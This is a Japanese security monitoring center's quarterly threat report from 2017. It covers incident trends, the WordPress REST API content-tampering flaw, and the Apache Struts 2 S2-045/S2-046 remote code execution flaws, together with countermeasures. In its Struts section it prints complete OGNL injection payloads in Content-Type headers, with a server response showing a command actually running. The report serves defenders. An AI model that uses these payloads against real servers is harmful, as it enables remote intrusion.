LAC
ともに、イキル

JAPAN SECURITY OPERATION CENTER

INSIGHT

vol.16

December 22, 2017

JSOC Analysis Team

JSOC JAPAN SECURITY OPERATION CENTER

JAPAN SECURITY OPERATION CENTER

JSOC INSIGHT vol.16

1 Preface

The Japan Security Operation Center (JSOC) is a security monitoring center operated by LAC Co., Ltd. that provides security monitoring services, such as "JSOC Managed Security Services (MSS)" and the "24+ Series." The JSOC MSS maximizes the performance of security devices through unique signatures and tuning, and our security analysts, with their expert knowledge, analyze logs from security devices in real time, 24 hours a day, 365 days a year. In this real-time analysis, the security analysts study communication packets in detail, down to their content level, as well as diagnose whether monitored objects are affected and whether there are any vulnerabilities and other potential risks, for every occasion, all in order to minimize misreporting from security devices. We help our customers to improve their security level by reporting only critical incidents needing an emergency response in real time and by taking action against attacks in the shortest time possible.

This is an analysis report on the trend of security incidents, such as unauthorized access and malware infection, in Japan, based on the daily analysis results of our JSOC security analysts. As this report analyzes the trend of attacks, based on the data of incidents that JSOC customers have actually encountered, the report will aid the understanding of world trends, as well as the actual threats that Japanese users are currently facing.

We really hope that this report will provide our customers with useful information that can be made full use of when implementing countermeasures to improve security.

Japan Security Operation Center

Analysis Team

Data collection period

For Sections 3 and 4: January 1, 2017 to March 31, 2017

For Section 5: April 1, 2016 to March 31, 2017

Devices used

This report is based on data from security devices supported by the LAC-supplied JSOC Managed Security Services.

* This document is for information purposes only. LAC Co., Ltd. takes no responsibility for any loss resulting from using this document.
* When using data from this report, be sure to cite the source.
  (For example, Source: "JSOC INSIGHT, vol. 16, from LAC Co., Ltd.")
* The information contained in this document is as of the initial publication of this document and may be changed by the time it is viewed or provided.

2 Executive Summary

This report illustrates an analysis of the trends in the incidents that occurred during the collection period and introduces some especially notable threats.

■ WordPress REST API vulnerability (CVE-2017-1001000)

This REST API vulnerability was fixed in WordPress (version 4.7.2), which is a content management system (CMS) application. A method to exploit the vulnerability and its proof-of-concept (PoC) code was available, and this shows that the vulnerability was able to be exploited easily so as to tamper with content remotely. If a particular plugin is used in the WordPress environment, the vulnerability may let an arbitrary PHP code be executed via the tampered content. Many attacks were detected after information about the vulnerability became available, and in some cases, such attacks led to emergency incidents, where tampered-with content was confirmed. Therefore, if the WordPress version having the vulnerability is being used, it is recommended to take countermeasures as early as possible.

■ Arbitrary code execution vulnerabilities in Apache Struts 2 (CVE-2017-5638/S2-045, S2-046)

Apache Struts 2, a Java Web application framework, was reported to have vulnerabilities that might let any code be executed remotely. A PoC was released immediately after information about the vulnerabilities was available, and many attacks have been detected. Among many incidents, emergency incidents also occurred due to a backdoor being created. Therefore, if an Apache Struts 2 version having these vulnerabilities is being used, it is recommended to take countermeasures as early as possible.

■ Arbitrary code execution vulnerability in IIS 6.0 WevDAV (CVE-2017-7269)

The Microsoft Web server software, Internet Information Services (IIS), was reported to have a vulnerability that might let an arbitrary code be executed remotely if its WebDAV is enabled. A PoC is also available and shows that the vulnerability can be exploited easily. It is recommended to upgrade any version of IIS open to this vulnerability to an appropriate supported version, as Microsoft already discontinued support for the vulnerable version and will not release a patch even if a new vulnerability is found.

■ FY2016 summary

This section looks back at the fiscal year from April 2016 to March 2017 (FY2016) and highlights the severe incidents, while also summarizing the incident trends from that period.

FY2016 saw a decrease in the number of severe incidents related to attacks from the Internet, but also saw an increase in the number of severe incidents that occurred in intra-networks.

While the number of severe incidents related to attacks from the Internet decreased, the number of detected attacks has been increasing. Among these attacks, many attempted to exploit a CMS vulnerability, as is the case with last fiscal year, and for WordPress, incidents classified as an emergency did occur.

Many of the severe incidents that occurred in intra-networks were related to Ursnif, which is a type of malware that attempts to steal Internet banking information.

3 Trends in Severe Incidents at the JSOC

3.1 Trends in severe incidents

Our security analysts at the JSOC analyze the logs detected by firewalls, IDS/IPS, and sandboxes, and assign one of four incident severity levels according to the nature of incident and the degree of impact that the incident has on monitored targets. Of these severity levels, "Emergency" and "Critical" indicate severe incidents for which a successful attack was confirmed or that the likelihood of damage was assessed to be high.

Table 1 Incident severity levels

Type	Severity	Description
Severe incident	Emergency	Incidents classified as an emergency: - When a customer system experiences an information leak or a Web alteration; or - When malware-infected traffic is confirmed and when the infection has been expanding.
	Critical	Incidents classified as where the likelihood of attack success is high: - When a successful attack against a vulnerability or malware infection is confirmed; or - When it is unknown whether the attack succeeded or not, but when it will cause serious impact at a high probability if successful.
Reference incident	Warning	Incidents classified as needing follow-up: - When the investigation of whether the attack succeeded or not showed no possibility of impact; or - When the possibility of an impact was low at the time of detection, but when follow-up is necessary.
	Informational	Incidents classified as a non-attack: - When audit traffic such as port scan traffic, or other traffic that does not cause any real damage, occurs; or - When security diagnosis or test traffic occurs.

* The definition of the severity levels was changed from July 1, 2016.

Figure 1 shows the weekly changes in the number of severe incidents during the collection period (from January to March 2017).

Severe incidents related to attacks from the Internet increased in early March (① in Figure 1) and late March (② in Figure 1). This severe incident increase in early March is attributed to many attacks that exploited the arbitrary code execution vulnerability in Apache Struts 2 (S2-045), while the increase in late March is attributed to numerous attacks that exploited the arbitrary code execution vulnerability in IIS 6.0 WebDAV (CVE-2017-7269).

The period from late February to mid-March saw a greater number of severe intra-network incidents than the other weeks (③) in Figure 1). The severe incident increase in the period is attributed to an increase in severe incidents suspected due to malware infection, and substantial "Ursnif,"[1] "DNS Changer,"[2] and "Citadel" infected traffic was detected.




Figure 1 Changes in the number of severe incidents (January to March 2017)

[1] "4.2 Rapid increase in Ursnif infection incidents" in JSOC INSIGHT vol.13
https://www.lac.co.jp/english/report/pdf/JSOC_INSIGHT_vol13_en.pdf


[2] "3.3.1 DNS Changer that attempts to change a DNS server setting at a terminal infected with it" in JSOC INSIGHT vol.13
https://www.lac.co.jp/english/report/pdf/JSOC_INSIGHT_vol13_en.pdf

3.2 Analysis of severe incidents

Figure 2 shows a breakdown of severe incidents related to attacks from the Internet.

The number of severe incidents related to attacks from the Internet decreased to 164 from the 209 of the previous collection period. The main cause of this decrease is due to a significant decrease in severe incidents deemed to be potential stepping stones for DNS Amp attacks.

We saw many severe incidents that were caused by attacks that exploited the arbitrary code execution vulnerability in Apache Struts 2 (S2-045) and in IIS 6.0 WebDAV (CVE-2017-7269), shortly after their respective vulnerability information became available.



(a) October to December 2016 **(b) January to March 2017**

Figure 2 Breakdown of severe incidents related to attacks from the Internet

Figure 3 shows changes in the number of severe incidents due to attacks that exploited S2-045 and CVE-2017-7269.

For both vulnerabilities, attacks occurred shortly after the vulnerability information was available, resulting in many severe incidents. This seems to indicate that attackers constantly collect vulnerability information and concentrate on attacking immediately after the vulnerability information exploitable for attacking is available and before a countermeasure is available. Therefore, organizations must identify the software and middleware used on their public systems, collect their related vulnerability information as early as possible, and establish an organizational structure that allows them to take prompt measures against possible risks in which they may be affected by vulnerabilities, resulting in damage.

For more details about incidents related to these vulnerabilities, see 4.2, "Arbitrary code execution vulnerabilities in Apache Struts 2" for S2-045 and 4.3, "Arbitrary code execution vulnerability in IIS 6.0 WebDAV" for CVE-2017-7269.




Figure 3 Changes in the number of severe incidents due to attacks that exploited S2-045 and CVE-2017-7269


Figure 4 shows a breakdown of the severe incidents that occurred in intra-networks.

The number of severe intra-network incidents decreased to 168 from the 250 of the previous collection period. This severe incident decrease is attributed to a decrease in ET-Trojan severe incidents and because no severe incidents due to the detection of traffic with a host having a suspicious SSL certificate,[3] as was used on a target that the type of malware communicated with, occurred since December 2016.

Although the number of Ursnif infection severe incidents has been decreasing, these incidents account for a large percentage of severe incidents, thus we still need to be careful of Exploit Kits and suspicious emails available as a path of infection.[4]

[3] "3.3 Suspicious SSL certificates used on a target that malware communicates with" in JSOC INSIGHT vol.14
https://www.lac.co.jp/english/report/pdf/JSOC_INSIGHT_vol14_en.pdf

[4] "4.2 Rapid increase in Ursnif infection incidents" in JSOC INSIGHT vol.13
https://www.lac.co.jp/english/report/pdf/JSOC_INSIGHT_vol13_en.pdf



(a) October to December 2016 **(b) January to March 2017**

Figure 4 Breakdown of severe incidents that occurred in intra-networks

3.3 Offensive traffic detected numerous times

This section introduces the suspicious traffic that needs to be paid attention to, along with the attacks from the Internet that were detected more frequently during the collection period, although they did not cause serious damage.

Table 2 shows the types of traffic frequently detected during the collection period.

Table 2 Types of traffic detected frequently

Classification	JSOC observation	Observation period
Offensive traffic originating from a specific IP address	Starting from late January, vulnerability scanning originating from 110.85.4.102 (China) and targeting multiple customers was detected. From March, attacks that exploited Apache Struts 2 vulnerabilities (S2-045, S2-046) were also detected.	Late January and later
Traffic targeting a Netis/Netcore router vulnerability so as to execute a command or investigate the vulnerability	Starting from early February, traffic targeting a Netis/Netcore router vulnerability so as to execute a command for 53413/udp or to investigate the vulnerability was detected frequently for some customers.	Early February and later
Traffic targeting an ASUS router vulnerability so as to execute a command	Starting from early February, traffic targeting an ASUS router vulnerability so as to execute a command for 9999/udp was detected frequently for some customers.	Early February and later

4 Topics of This Volume

4.1 WordPress REST API vulnerability

A new version of WordPress, 4.7.2, was released on January 26.[5] This version fixes multiple vulnerabilities, including the REST API vulnerability.

This vulnerability may be exploited so as to tamper with existing content remotely due to a defect in the REST API built as standard from WordPress 4.7.0.[6] Also, it has been confirmed that if a particular plugin is used in the environment, the tampered-with content may be used to execute an arbitrary PHP code on it.

The versions open to this vulnerability are as follows:

Vulnerable versions

- WordPress 4.7.0 – 4.7.1

4.1.1 Vulnerability details

Figure 5 shows how REST API is exploited so as to tamper with content.

The attacker can circumvent a permission check for the target content by manipulating and sending a request to tamper with the content remotely in an unauthorized way.

[5] WordPress 4.7.2 Security Release
https://wordpress.org/news/2017/01/wordpress-4-7-2-security-release/

[6] WordPress 4.7 Release Candidate
https://wordpress.org/news/2016/11/wordpress-4-7-release-candidate/




Figure 5 How REST API is exploited so as to alter content

4.1.2 Examples of detected attacks that exploited a vulnerability

Figure 6 shows examples of traffic that exploited a vulnerability so as to tamper with content.

A numerical value available by casting the id value is used as the id of the target content to be tampered with. In an environment open to the vulnerability, the target content is tampered with to the content value. As shown as (a) and (b) in the figure, there are two different attacks exploiting the vulnerability: one including an id value in its request URI and the other including an id value in the body of its HTTP request, and JSOC confirmed that these attacks would work. As an id value is included in the body, it is difficult to use a Web server access log, etc., to check for an attack. Types of attacks including an id value in the body have been detected more frequently, which may indicate that attackers understand the difficulty.

(a) Manipulated id value included in the request URI

(b) Manipulated id value included in the body

Figure 6 Traffic that exploits the vulnerability to tamper with content

Figure 7 shows an example of traffic that attempted to execute an arbitrary PHP code so as to tamper with content.

If there is an attack that exploits the vulnerability so as to tamper with content containing

PHP code in a format such as <?php ～ ?>, the attack will check the user permissions to edit the content and tamper with it by deleting the PHP code portion, as WordPress implements filtering capabilities to restrict the use of certain tags. Such an attack exploiting the vulnerability to tamper with content would be able to circumvent content edit permission checking, but will not be able to circumvent the filtering, which means that tags such as <?php ～ ?> and <script> can be deleted.

Further, if the environment uses a plugin that lets non-standard PHP code be treated as standard PHP code, the filtering can be circumvented to tamper with content including any PHP code. This means that, in such an environment, any PHP code can be executed remotely via the tampered-with content. The attack shown in Figure 7 seems to have targeted an environment using Insert PHP or ezPHP. As code such as [insert_php] or [php] used in such a plugin is not included as code to be deleted by WordPress filtering, any content including PHP code can be tampered with.

In this attack example, the portion preceding PHP code in the content specified as content values had the same content as the content to be tampered with. As the PHP code itself is in HTML comment-out format, it is impossible to determine whether the content was tampered with simply by displaying it in a Web browser, even if no such plugin is used and if [insert_php] or [php] is treated as an ordinary character string.

This attack seems to have attempted to prevent tampering from being discovered.

Figure 7 Traffic that attempts to execute arbitrary PHP code so as to tamper with existing content

In a WordPress environment with the Insert PHP-plugin enabled, we investigated tampered-with content containing the PHP code shown in Figure 7. Figure 8 shows the

HTML source code of the tampered-with content viewed with a Web browser.

As the PHP code written in the [insert_php] format is recognized as standard PHP code by WordPress via the Insert PHP plugin, the PHP code is not shown in the HTML source code display. The PHP code written in the [php] format is not recognized as standard PHP code, as the corresponding plugin is not enabled, and it is shown as a comment in the HTML source code display.

Figure 8　HTML source code of tampered-with content viewed with a Web browser

The text recognized as PHP code can be viewed by logging into the WordPress management screen and displaying it as text on the Edit Posts screen as shown in Figure 9.

Figure 9　PHP code displayed on the Edit Posts screen

4.1.3　Countermeasures against the vulnerability

The recommended countermeasures against this vulnerability are described below. If you are using a WordPress version open to this vulnerability, it is recommended that you take countermeasures as early as possible.

Protection against attacks that exploit the vulnerability

- Updating WordPress to version 4.7.2 or later
- Disabling REST API

If it is suspected that damage may have been caused by an attack before taking countermeasures, it is recommended to access the WordPress database or management screen to check for unintended text in the contents.

4.2 Arbitrary code execution vulnerabilities in Apache Struts 2

On March 6, Apache Struts 2 was reported to have a vulnerability (S2-045, CVE-2017-5638) that let any code be executed remotely. This vulnerability is due to processing by the Jakarta Multipart parser used by Apache Struts 2, and an attack will be able to execute any code via OGNL remotely by specifying a manipulated Content-Type header containing an offensive code. Also, on March 20, vulnerability information (S2-046) was made available to a report that JakartaStreamMultipartRequest used by Apache Struts 2 also has a vulnerability similar to S2-045. The S2-046 lets any code be executed via OGNL by using a manipulated Content-Disposition header and Content-Length header. S2-045 and S2-046 have the same vulnerability ID, CVE-2017-5638, assigned although they differ in the parser and HTTP headers where the vulnerability exists.

Versions vulnerable to either of these vulnerabilities are as follows:

Vulnerable versions

- Apache Struts 2.3.5–2.3.31
- Apache Struts 2.5–2.5.10

Apache Struts 1.x is not considered vulnerable, as it does not implement the OGNL exploitable via these vulnerabilities.

A PoC code was released immediately after the vulnerability information was released, and offensive traffic was frequently detected. JSOC, therefore, deemed that attacks using either of the vulnerabilities might have serious effects, and issued an alert on March 10. Table 3 shows a rough chronological sequence of the events related to these vulnerabilities.

Table 3 Overview of CVE-2017-5638-related events

Around 19:00 on March 6	S2-045 vulnerability information[7] reported
Around 16:00 on March 7	Attack detected by JSOC against the S2-045 vulnerability
	Released PoC[8] confirmed
March 8 midnight to early morning	Many attacks detected for many customers
Around 12:00 on March 8	Critical incident occurred
Around 11:00 on March 9	Emergency incident occurred (backdoor actually created)
March 10	Alert issued by JSOC about the vulnerability
March 20	S2-046 vulnerability information[9] reported

4.2.1 Examples of attacks detected that exploited the vulnerabilities

Figure 10 shows an example of an attack detected that exploited the S2-045 vulnerability.

```
GET [redacted] HTTP/1.1
Accept-Encoding: identity
[redacted]
Content-Type: %{(#_='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).
(#_memberAccess?(#_memberAccess=#dm):((#container=#context
['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.getInstance
(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames
().clear()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm)))).
(#cmd='id').(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains
('win'))).(#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=new
java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).(#process=#p.start()).
(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())).
(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())}
Connection: close
User-Agent: Mozilla/5.0
```

Figure 10 Example of a detected S2-045 attack

If the above offensive traffic had succeeded, an id command will be executed on the server. The id command simply displays user information, thus it is not so harmful. The offensive traffic seems intended to investigate for the existence of the vulnerability.

Figure 11 shows an example of offensive traffic that exploited the S2-046 vulnerability.

---

[7] Apache Struts 2 Documentation S2-045
https://struts.apache.org/docs/s2-045.html

[8] wcc526/S02-045.py wcc526/S02-045.py
https://gist.github.com/wcc526/c5d808a293b2ac69b11f430530da210a

[9] Apache Struts 2 Documentation S2-046
https://struts.apache.org/docs/s2-046.html

Figure 11 Example of a detected S2-046 attack

If the above offensive traffic had succeeded, a netstat –an command will be executed on the server. The netstat command simply displays the network connection status and statistical information, thus it is not so harmful. Similar to an id command, the offensive traffic seems intended to investigate for the existence of the vulnerability.

To attack against S2-046, a size exceeding the limit needs to be specified in Content-Length, and the released verification code[10] needs to use a value of 10,000,000 bytes.

In the offensive traffic shown in Figure 11, a value of 1,024 bytes is set as Content-Length, and the value is equal to the size of the body of the POST request. Therefore, the attack against S2-046 will fail. Most offensive traffic against S2-046 detected by JSOC did not manipulate Content-Length. This indicates that these attackers attacked without knowing the value required for a successful attack.

[10] Struts2-046: A new vector
https://community.saas.hpe.com/t5/Security-Research/Struts2-046-A-new-vector/ba-p/226779#.WNAr_RLyvpR

If there is an attack that targets an SQL injection or XSS vulnerability for a non-existing file, the attack will have no offensive effect. However, this is not the case if there is a directory or subdirectory running a vulnerable Apache Struts 2 version. In such a case, the vulnerability will allow a command to be executed even if the command targets a non-existing file.

Figure 12 shows normal access to a non-existing file, while Figure 13 shows an S2-045 verification test with a non-existing file. The test with a URL that normally responded with a status code of 404 shows a status code of 200 in response, along with the execution result of the specified command. This indicates that an attack against a non-existing file has some effect.

```
POST /struts2.3.28-rest-showcase/orders-test/ HTTP/1.1
Host: 10.12.0.151
Content-Length: 0
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0; Q534a434f) like
Gecko
Connection: close

HTTP/1.1 404 Not Found
Date: Sat, 20 May 2017 20:00:04 GMT
Content-Type: text/html;charset=utf-8
Content-Language: en
Content-Length: 1098
Connection: close

<!DOCTYPE html><html><head><title>Apache Tomcat/8.0.5 - Error report</title><style
```

Figure 12 Normal access to a non-existing file

```
POST /struts2.3.28-rest-showcase/orders-test/ HTTP/1.1
Host: 10.12.0.151
Content-Length: 0
Content-Type: %{(#jsoc='multipart/form-data').
(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):
((#container=#context['com.opensymphony.xwork2.ActionContext.container']).
(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).
(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).
(#context.setMemberAccess(#dm)))).(#cmd='echo jsoctest').(#iswin=
(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).(#cmds=(#iswin?
{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=new java.lang.ProcessBuilder(#cmds)).
(#p.redirectErrorStream(true)).(#process=#p.start()).(#ros=
(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())).
(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())}
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0; Q534a434f) like
Gecko
Connection: close

HTTP/1.1 200 OK
Date: Sat, 20 May 2017 20:02:21 GMT
Connection: close
Transfer-Encoding: chunked
Content-Type: text/plain; charset=UTF-8

9
jsoctest

0
```

Figure 13 S2-045 verification with a non-existing file

4.2.2 Trend of detected attacks that exploited the vulnerabilities

Figure 14 shows changes in the number of incidents that exploited CVE-2017-5638 (S2-045, S2-046).




Figure 14 Number of detected attacks that exploited CVE-2017-5638 (S2-045, S2-046)

